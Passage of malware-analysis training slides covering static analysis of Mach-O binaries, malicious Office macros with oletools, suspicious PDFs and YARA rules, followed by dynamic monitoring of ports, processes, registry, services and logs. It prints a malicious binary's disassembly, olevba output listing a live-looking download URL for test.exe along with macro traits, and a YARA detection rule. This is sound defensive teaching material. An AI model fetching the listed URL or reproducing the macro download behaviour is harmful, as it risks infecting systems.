Start of section headers: 6688 (bytes into file)
Flags: 0x0
Size of this header: 64 (bytes)
Size of program headers: 56 (bytes)
Number of program headers: 9
Size of section headers: 64 (bytes)
Number of section headers: 38
Section header string table index: 27
```

<https://linux.die.net>

Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files

- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **Hopper Disassembler** to view **Mach-O executable files** and find information regarding the logical pages associated with that file


Malicious Mach-O Binaries

```

46 00000001000015ff    movq  $0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
47 0000000100001606    movq  %rax, %rdi
48 0000000100001609    callq *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
49 000000010000160f    leaq   0x7daa(%rip), %rsi ## Objc cfstring ref: #“unpack”
50 0000000100001616    leaq   0x7dc3(%rip), %rdi ## Objc cfstring ref: #“txt”
51 000000010000161d    movq  $0x96d4(%rip), %rcx ## Objc selector ref: pathForResource ofType:
:
52 0000000100001624    movq  %rdi, -0x30(%rbp)
53 0000000100001628    movq  %rax, %rdi
54 000000010000162b    movq  %rsi, -0x38(%rbp)
55 000000010000162f    movq  %rcx, %rsi
56 0000000100001632    movq  %rsi, %rdx
57 0000000100001636    movq  -0x30(%rbp), %rcx
58 000000010000163a    callq *0x7a68(%rip) ## Objc message: -[%rdi pathForResource ofType:]
59 0000000100001640    movl  $0x4, %r8d
60 0000000100001646    movl  %r8d, %rcx
61 0000000100001649    xorl  %r8d, %r8d
62 000000010000164c    movq  %rax, -0x20(%rbp)
63 0000000100001650    movq  $0x951(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
64 0000000100001657    movq  -0x20(%rbp), %rdx
65 000000010000165b    movq  $0x96e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFile:
le:encoding:error:
66 0000000100001662    movq  %rax, %rdi
67 0000000100001665    callq *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfFile:
file:encoding:error:]
68 000000010000166b    movq  %rax, -0x28(%rbp)
69 000000010000166f    movq  $0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
70 0000000100001676    movq  -0x28(%rbp), %rdx
71 000000010000167a    movq  $0x9687(%rip), %rsi ## Objc selector ref: encryptDecryptString:
72 0000000100001681    movq  %rax, %rdi
73 0000000100001684    callq *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps encryptDecryptString:]
```

<https://github.com>

Reverse Engineering Mach-O Binaries



<https://www.hopperapp.com>

Static Malware Analysis: Analyzing Malicious MS Office Documents

- oletools is a suite of Python tools specifically designed for analyzing **Microsoft OLE2 files**, commonly found in Microsoft Office documents
- The toolkit can **extract**, **parse**, and **detect** malicious content within these files

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the Linux (Ubuntu) workstation and enter **python3 oleid.py <path to the suspect document>**

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: **python3 oledump.py <path to the suspect document>**


Dumping Macro Streams

- **Extract** the contents of any **macro stream** with oledump by running the following command
python3 oledump.py -s <stream number> <path to the suspect document>

Static Malware Analysis: Analyzing Malicious MS Office Documents (Cont'd)

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to view the **source code** of all VBA macros and detect **suspicious keywords** and potential **IOCs**
- Run the following command: **python3 olevba.py <path to the suspect document>**
- Here, the **keywords** and **IOCs** detected by **olevba** show that the macros in the Word document:
 - ✓ have **AutoOpen** functionality
 - ✓ contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
 - ✓ might download files named **test.exe** and **sfjozjero.exe** from <http://germania.com.ec/logs> and store them in the **Temp** directory



```
streamfdump.txt
/home/jason
1 00000000: 01 16 01 00 04 28 01 00 00 16 BC 00 00 BC 01 00 .....C.
2 00000010: 00 8A 02 00 00 E8 0C 00 00 F9 0C 00 00 1D 11 00 .....W..
3 00000020: 00 01 00 00 01 00 00 00 DE AF 90 77 00 00 FF .....(.
4 00000030: FF A3 01 00 00 88 00 00 00 B6 00 FF FF 01 01 28 .....{.
5 00000040: 00 00 00 00 28 02 14 00 00 00 FF FF 00 00 00 .....[.
6 00000050: 00 00 00 00 00 55 52 4C 44 0F 77 6E 0C 0F .....URLDownload.
7 00000060: 01 64 54 0F 46 69 6C 65 41 00 00 FF FF FF 01 .....adToFileA.
8 00000070: 00 00 00 FF FF 3C 00 FF FF 00 00 E6 39 D6 11 A6 .....*,....9...
9 00000080: 00 0C 40 A2 SF 00 A0 C9 9F 3D C0 BE 4E F9 D4 2A ...B._f...=..N..*
10 00000090: 3C 9A 4B 94 3C 56 FC 4F 88 26 E7 00 00 00 00 FD <K.<V.O.8.....
11 000000A0: 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 FD .....>.
12 000000B0: FB CB 1E CA 21 DA 4C 96 08 20 2F 13 87 84 00 10 .....I.L.-/..
13 000000C0: 00 00 03 00 00 00 05 00 00 00 07 00 00 00 FF .....X.
14 000000D0: FF FF FF FF FF B1 01 00 00 00 00 FF FF FF .....X.
15 000000E0: FF 78 00 00 00 00 FD FB CB 1E CA 21 DA 4C 96 08 .....X.
```

root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 olevba.py -a /home/jason/infected.docx

olevba 0.66.2dev1 on Python 3.10.12 - http://decalage.info/python/oletools

FILE: /home/jason/infected.docx

Type: OLE

VBA MACRO ThisDocument.cls

In file: /home/jason/infected.docx - OLE stream: 'Macros/VBA/Thisdocument'

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Environment	May read system environment variables
Suspicious	Shell	May run an executable file or a system command
Suspicious	L1b	May run code from a DLL
Suspicious	URLDownloadToFileA	May download files from the Internet
IOC	http://germania.com URL	
IOC	ec/logs/test.exe	
IOC	http://germania.com URL	
IOC	ec/logs/counter.php	
IOC	test.exe Executable file name	
IOC	sfjozjero.exe Executable file name	

Static Malware Analysis: Analyzing Suspicious PDF Document

You can use **PDFiD** to scan PDF files for malicious keywords and object types, and use **PDFStreamDumper** for deeper inspection and extraction of streams and objects

1. Testing the File with PDFiD to Review PDF Keywords

Scan the suspect PDF file with **PDFid** to identify any **suspicious elements** in it by running the command *python3 pdfid.py '<path to the suspect file>'*

2. Finding Suspicious Objects with PDFStreamDumper


Load the suspect file on **PDFStreamDumper** and start **viewing the objects** one by one to find their contents

3. Scanning the File for Exploits

Select **Exploits_Scan** button from the toolbar to scan the file for any available exploits and it identified the exploit CVE-2008-2992 - utilprintf is present

4. Learning about CVE ID

Go to the website <https://www.cve.org> and browse the available CVE list to know more about CVE IDs found.



Static Malware Analysis: Analyzing Suspicious Documents Using YARA

- YARA (Yet Another Recursive Acronym) is a powerful tool used for identifying and classifying malware samples
- It works by allowing users to create rules that describe patterns of interest in files, which can include specific **strings**, **binary sequences**, or a combination of characteristics that typically appear in malware

Structure of YARA rules:

Rule Header: Includes the rule's name and optional tags

Metadata: Includes any key-value pairs that provide additional information about the rule

String: Defines the strings to search for in the files

Condition: Defines the logic that must be met for the rule to match

Scanning a suspicious document using YARA rule:


- Create a YARA rule to scan suspicious PDF documents and save them as pdf_rules.yar

```
pdf_rules.yar: X
rule MaliciousPDF {
    meta:
        author = "Your Name"
        description = "Detects malicious content in PDF files"
        date = "2024-06-11"

    strings:
        // Example strings to match known malicious patterns
        $pdf_header = "%PDF-" // PDF header
        $javascript = "javascript" // JavaScript keyword
        $launch = "/Launch" // Launch action keyword
        $embedded_file = "/EmbeddedFile" // Embedded file keyword
        $objstream = "ObjStm" // Object stream keyword
        $openaction = "/OpenAction" // Open action keyword

    condition:
        $pdf_header at 0 and (
            $javascript or
            $launch or
            $embedded_file or
            $objstream or
            $openaction
        )
}
```

- Scan the suspicious file for malicious content using the command `yara <path_to/rulefile.yar> <path_to/suspicious_file>`



```
[root@parrot]# yara /home/parrot/yara-python/pdf_rules.yar /home/parrot/Downloads/suspicious_document.pdf
File Edit View Search Terminal Help
[...]
#yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/suspicious_document.pdf'
MaliciousPDF /home/parrot/Downloads/suspicious_document.pdf
```

Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baseline and Host Integrity Monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
 - Port and Process Monitoring
 - Windows Registry and Services Monitoring
 - Startup Programs Monitoring
 - Event Logs Monitoring/Analysis
 - Installation Monitoring
 - Files and Folders Monitoring
 - Device Drivers Monitoring
 - Network Traffic Monitoring/Analysis
 - DNS Monitoring/Resolution
 - API Calls and System Calls Monitoring
 - Scheduled Tasks and Browser Activity Monitoring

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses

The screenshot shows two windows side-by-side. On the left is a Microsoft Command Prompt window titled 'Administrator: Command Prompt' with the command 'netstat -an' entered. The output lists network connections with columns for Proto, Local Address, Foreign Address, and State. A specific connection to port 1177 is highlighted with a callout box labeled 'Malicious activity in port 1177'. On the right is a 'TCPView' application window titled 'TCPView - Sysinternals www.sysinternals.com'. It displays a table of network connections with columns for Process Name, Process ID, Protocol, State, Local Address, Local Port, Remote Address, Remote Port, and Create Time. The same connection to port 1177 is visible here as well.

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time
!dns.exe	3140	TCP	Listen	10.10.1.22	51	0.0.0.0		3/18/2024 10:48:40
!dns.exe	3140	TCP	Listen	127.0.0.1	51	0.0.0.0		3/18/2024 10:48:40
!orchestrator.exe	356	TCP	Listen	0.0.0.0	123	0.0.0.0		3/18/2024 10:48:29
!System	4	TCP	Listen	10.10.1.22	128	0.0.0.0		3/18/2024 10:48:28
!taskhost.exe	712	TCP	Listen	0.0.0.0	399	0.0.0.0		3/18/2024 10:48:39
!orchestrator.exe	356	TCP	Listen	0.0.0.0	393	0.0.0.0		3/18/2024 10:48:39
!taskhost.exe	712	TCP	Listen	0.0.0.0	636	0.0.0.0		3/18/2024 10:48:39
!migration.exe	3460	TCP	Listen	0.0.0.0	501	0.0.0.0		3/18/2024 10:48:40
!migration.exe	3460	TCP	Listen	0.0.0.0	2103	0.0.0.0		3/18/2024 10:48:40
!migration.exe	3460	TCP	Listen	0.0.0.0	2105	0.0.0.0		3/18/2024 10:48:40
!migration.exe	3460	TCP	Listen	0.0.0.0	2107	0.0.0.0		3/18/2024 10:48:40
!taskhost.exe	712	TCP	Listen	0.0.0.0	5268	0.0.0.0		3/18/2024 10:48:09
!taskhost.exe	712	TCP	Listen	0.0.0.0	5269	0.0.0.0		3/18/2024 10:48:09
!orchestrator.exe	356	TCP	Listen	0.0.0.0	5399	0.0.0.0		3/18/2024 10:48:30
Microsoft\Activelock...	872	TCP	Listen	0.0.0.0	5388	0.0.0.0		3/18/2024 10:48:09
!taskhost.exe	712	TCP	Listen	0.0.0.0	49664	0.0.0.0		3/18/2024 10:48:29
!win32k.exe	560	TCP	Listen	0.0.0.0	49665	0.0.0.0		3/18/2024 10:48:29
!orchestrator.exe	1380	TCP	Listen	0.0.0.0	49666	0.0.0.0		3/18/2024 10:48:30
!taskhost.exe	712	TCP	Listen	0.0.0.0	49667	0.0.0.0		3/18/2024 10:48:30
!taskhost.exe	1828	TCP	Listen	0.0.0.0	49668	0.0.0.0		3/18/2024 10:48:30
!orchestrator.exe	2480	TCP	Listen	0.0.0.0	4970	0.0.0.0		3/18/2024 10:48:30
!orchestrator.exe	1980	TCP	Listen	0.0.0.0	4972	0.0.0.0		3/18/2024 10:48:30
!taskhost.exe	712	TCP	Listen	0.0.0.0	50508	0.0.0.0		3/18/2024 10:48:39
!migration.exe	3968	TCP	Listen	0.0.0.0	50509	0.0.0.0		3/18/2024 10:48:39
!migration.exe	3460	TCP	Listen	0.0.0.0	50512	0.0.0.0		3/18/2024 10:48:40
!dns.exe	2140	TCP	Listen	0.0.0.0	50520	0.0.0.0		3/18/2024 10:49:08
!services.exe	682	TCP	Listen	0.0.0.0	50532	0.0.0.0		3/18/2024 10:49:10
!System	8	TCP	Established	10.10.1.22	50779	10.10.1.11	443	3/18/2024 10:48:24
!System	4	TCP	Established	10.10.1.22	50780	10.10.1.11	443	3/18/2024 10:48:24
!System	4	TCP	Established	10.10.1.22	50781	10.10.1.11	443	3/18/2024 10:48:24

Endpoints: 94 Established: 24 Listening: 67 Time Wait: 3 Close Wait: 1 Update: 2 sec Status: (All)

<https://learn.microsoft.com>

Port Monitoring Tools

- CurrPorts**
(<https://www.nirsoft.net>)
- TCP Port / Telnet Monitoring**
(<https://www.dotcom-monitor.com>)
- PRTG's Network Monitor**
(<https://www.paessler.com>)
- SolarWinds Open Port Scanner**
(<https://www.solarwinds.com>)

Dynamic Malware Analysis: Process Monitoring

- Malware programs camouflage themselves as genuine Windows services or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (<https://learn.microsoft.com>)
- OpManager (<https://www.manageengine.com>)
- Monit (<https://mmonit.com>)
- ESET SysInspector (<https://www.eset.com>)
- System Explorer (<https://systemexplorer.net>)

Process Monitor

The Process Monitor shows the **real-time file system, Registry, and process/thread activity**

Process Monitor - Sysinternals www.sysinternals.com

File Edit Event Filter Tools Options Help

Time Process Name PID Operation Path Result Detail

11:00	explorert.exe	3444	RegCloseKey	HKEY_MSOFTWARE\Microsoft\Windows	SUCCESS	
11:00	explorert.exe	3444	!CreateFile	C:\Windows\System32\Configuration\P	NAME NOT FOUND Desired Access: G.	
11:00	explorert.exe	3444	!CreateFile	C:\Windows\System32\Configuration\W	NAME NOT FOUND Desired Access: G.	
11:00	explorert.exe	3444	!CreateFile	C:\Windows\System32\Configuration\C	NAME NOT FOUND Desired Access: G.	
11:00	explorert.exe	2012	!Thread Exit		SUCCESS	Thread ID: 6200.
11:00	RuntimeBroker	5176	!Thread Exit		SUCCESS	Thread ID: 2232.
11:00	explorert.exe	3858	!Thread Create		SUCCESS	Thread ID: 6800.
11:00	!scijump.exe	5568	!Thread Create		SUCCESS	Thread ID: 6808.
11:00	!scijump.exe	5568	!Thread Create		SUCCESS	Thread ID: 5188.
11:00	!scijump.exe	5568	!Thread Create		SUCCESS	Thread ID: 6484.
11:00	!scijump.exe	1220	RegQueryKey	HCR	SUCCESS	
11:00	!scijump.exe	1220	RegQueryKey	HCR\CLSID-{D97A2E9F-34Bc-4E2D-	SUCCESS	Desired Access: R.
11:00	!scijump.exe	1220	RegQueryKey	HCR\CLSID-{D97A2E9F-34Bc-4E2D-e5	SUCCESS	Desired Access: R.
11:00	!scijump.exe	1220	RegQueryKey	HCR\CLSID-{D97A2E9F-34Bc-4E2D-e9	NAME NOT FOUND Desired Access: R.	
11:00	!scijump.exe	1220	RegQueryKey	HCR\CLSID-{D97A2E9F-34Bc-4E2D-e9}	SUCCESS	
11:00	Trojan.exe	1820	RegQueryKey	HKEY_C	SUCCESS	Query HandleTag
11:00	Trojan.exe	1820	RegQueryKey	HKEY_C\Software\Microsoft\Windows\C	SUCCESS	Query Name
11:00	Trojan.exe	1820	RegSetInfoKey	HKEY_C\Software\Microsoft\Windows\C...	SUCCESS	Desired Access: R.
11:00	Trojan.exe	1820	RegGetValue	HKEY_C\Software\Microsoft\Windows\C...	BUFFER OVERFL	KeySetInformation...
11:00	Trojan.exe	1820	RegQueryValue	HKEY_C\Software\Microsoft\Windows\C...	SUCCESS	Length: 12
11:00	Trojan.exe	1820	RegSetValue	HKEY_C\Software\Microsoft\Windows\C...	SUCCESS	Query HandleTag...
11:00	Trojan.exe	1820	RegQueryKey	HKEY_M	SUCCESS	Type: REG_SZ, Le
11:00	Trojan.exe	1820	RegQueryKey	HKEY_M	SUCCESS	Query HandleTag...
11:00	Trojan.exe	1820	RegOpenKey	HKEY_M\Software\{WOW6432Node\Mar...	SUCCESS	Query Name
11:00	Trojan.exe	1820	RegSetInfoKey	HKEY_M\Software\{WOW6432Node\Mar...	SUCCESS	Desired Access: R...
11:00	Trojan.exe	1820	RegSetInfoKey	HKEY_M\Software\{WOW6432Node\Mar...	SUCCESS	KeySetInformation...
11:00	Trojan.exe	1820	RegQueryValue	HKEY_M\Software\{WOW6432Node\Mar...	BUFFER OVERFL	Length: 12
11:00	Trojan.exe	1820	RegQueryValue	HKEY_M\Software\{WOW6432Node\Mar...	SUCCESS	Query HandleTag...
11:00	Trojan.exe	1820	RegSetValue	HKEY_M\Software\{WOW6432Node\Mar...	SUCCESS	Type: REG_SZ, Le
11:00	Trojan.exe	1820	!CreateFile	C:\Users\Administrator\AppData\Local\...	SUCCESS	Desired Access: G...
11:00	Trojan.exe	1820	!QueryInfoFileT	C:\Users\Administrator\AppData\Local\...	SUCCESS	Attributes: A, Repe
11:00	Trojan.exe	1820	!OpenStandardIn	C:\Users\Administrator\AppData\Local\...	SUCCESS	Allocation: 45,
11:00	Trojan.exe	1820	!QueryBasicInfor	C:\Users\Administrator\AppData\Local\...	SUCCESS	CreationTime: 3-18-
11:00	Trojan.exe	1820	!QueryStandardIn	C:\Users\Administrator\AppData\Local\...	SUCCESS	0, #DATA
11:00	Trojan.exe	1820	!QueryBasicInfor	C:\Users\Administrator\AppData\Local\...	SUCCESS	CreationTime: 3-18-
11:00	Trojan.exe	1820	!QueryExInfo	C:\Users\Administrator\AppData\Local\...	SUCCESS	ExSize: 0
11:00	Trojan.exe	1820	!CreateFile	C:\Users\Administrator\AppData\Roaming	SUCCESS	Desired Access: G...
11:00	!explorer.exe	1748	NotifyChangeD	C:\Users\Administrator\AppData\Roaming	SUCCESS	Rera FILE_NOTIFY...
11:00	!short.exe	1612	!CreateFile	C:\Users\Administrator\AppData\Roaming	SUCCESS	Desired Access: R...
11:00	!short.exe	1612	!QueryDirectories	C:\Users\Administrator\AppData\Roaming	SUCCESS	FileInformationClass...

<https://learn.microsoft.com>

Dynamic Malware Analysis: Registry Monitoring

- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- Reg Organizer (<https://www.chemtable.com>)
- Registry Viewer (<https://www.exterro.com>)
- RegScanner (<https://www.nirsoft.net>)
- Registry Monitoring Tool (<https://www.solarwinds.com>)
- regshot (<https://sourceforge.net>)


jv16 PowerTools

It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware



Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
 - Malware **rename their processes** to look like a genuine Windows service to avoid detection
 - Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
 - Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware




Windows Service Monitoring Tools

- Netwrix Service Monitor (<https://www.netwrix.com>)
 - AnVir Task Manager (<https://www.anvir.com>)
 - Service+ (<https://www.activeplus.com>)
 - Advanced Windows Service Manager (<https://securityxploded.com>)
 - Process Hacker (<https://processhacker.sourceforge.io>)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes
- Steps to manually detect hidden malware are listed as follows:
 - Check startup program entries in the registry editor
 - Check device drivers that are automatically loaded
 - C:\Windows\System32\drivers**
 - Check **boot.ini** or **bcd** (bootmgr) entries
 - Check Windows services that are automatically started
 - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
 - Check the startup folder
 - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows



Ready

<https://learn.microsoft.com>

Dynamic Malware Analysis: Event Logs Monitoring/Analysis

- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (<https://www.manageengine.com>)
- Solarwinds Loggly (<https://www.loggly.com>)
- Netwrix Event Log Manager (<https://www.netwrix.com>)
- New Relic (<https://newrelic.com>)

Splunk

It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network

The screenshot shows the Splunk Enterprise search interface. At the top, there's a search bar with the query "source='FTP_bruteforce.csv'". Below the search bar, it says "11,592 events (before 17/12/2023 21:37:07:000) - No Event Sampling". The main area is titled "Events (11,592)" and shows a list of events. Each event entry includes a timestamp (e.g., "17/12/2023 21:36:50:000"), an event ID ("111827"), and a detailed log entry. The log entries show various network activity details, such as source IP ("18.18.1.117"), destination IP ("10.10.1.22"), port numbers (5555, 21), and file names (e.g., "index.html"). The interface also includes sections for "Patterns", "Statistics", and "Visualization".

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- Advanced Uninstaller PRO (<https://www.advanceduninstaller.com>)
